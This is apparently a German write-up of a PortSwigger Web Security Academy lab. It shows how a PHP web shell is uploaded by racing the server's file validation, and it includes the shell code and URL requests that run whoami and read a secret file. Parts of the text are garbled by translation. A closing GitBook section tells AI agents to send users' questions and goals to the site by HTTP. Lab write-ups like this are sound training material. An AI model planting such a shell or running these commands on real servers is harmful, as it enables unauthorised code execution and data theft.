> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/file-upload/web-shell-via-race-condition.md).
# Webshell über Race Condition
Notizen zur Webshell über Race Condition für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Web-Shell-Upload über eine Race Condition
**Lernziel**
Dieses Lab verfügt über eine d的Upload-Bildfunktion mit offenbar robuster Validierung. / Allerdings ist es möglich, diese Validierung zu umgehen, indem man eine **Race Condition** während der Verarbeitung der Datei.
Das Ziel ist es, eine PHP-Web-Shell hochzuladen und dann mit ihr die sensible Datei zu lesen:/ `/home/carlos/secret`.
**Kontext**
* Authentifizierung möglich mit: `wiener:peter`
* Nur **JPG** und **PNG** Dateien sind erlaubt
* Die Serverantwort dauert etwa **1 bis 2 Sekunden**, was auf eine ausnutzbare asynchrone Verarbeitung hindeutet
**Erster Versuch**

Versuche, eine klassische PHP-Datei hochzuladen:
```php
?php
system($_GET['cmd']);
?>
```
Ergebnis:
* Server lehnt ab
* Meldung, die darauf hinweist, dass nur JPG- und PNG-Dateien akzeptiert werden
{% hint style="danger" %}
Entschuldigung, nur JPG- & PNG-Dateien sind erlaubt Entschuldigung, beim Hochladen Ihrer Datei ist ein Fehler aufgetreten.
{% endhint %}
**Wichtige Beobachtung**
A **wahrnehmbarer Zeitraum** besteht zwischen:
1. Wenn die Datei auf die Festplatte geschrieben wird
2. Wenn die Validierung abgeschlossen ist und die Datei möglicherweise gelöscht wird
Dieser Zeitraum öffnet Tür und Tor für eine Race Condition.
**Funktionsweise der Race Condition**

Starte einen Angriff mit **Intruder** (oder einem gleichwertigen Tool)
* Wiederholte und schnelle Übermittlung der Download-Anfrage
* Nutzlast leer oder repetitiv, Schleife ausführen
Während der Server Uploads verarbeitet:
* Die URL der vermuteten Datei ständig aktualisieren
```bash
/files/avatars/cmd.php?cmd=whoami
```
Zu einem bestimmten Zeitpunkt ist die Datei zugänglich **bevor** die Validierung sie ungültig macht
* Der PHP-Code wird dann vom Server interpretiert
**Ausnutzung der Web-Shell**

Sobald sie ausgeführt wurde, kannst du die geheime Datei lesen:
```bash
/files/avatars/cmd.php?cmd=cat /home/carlos/secret
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/file-upload/web-shell-via-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.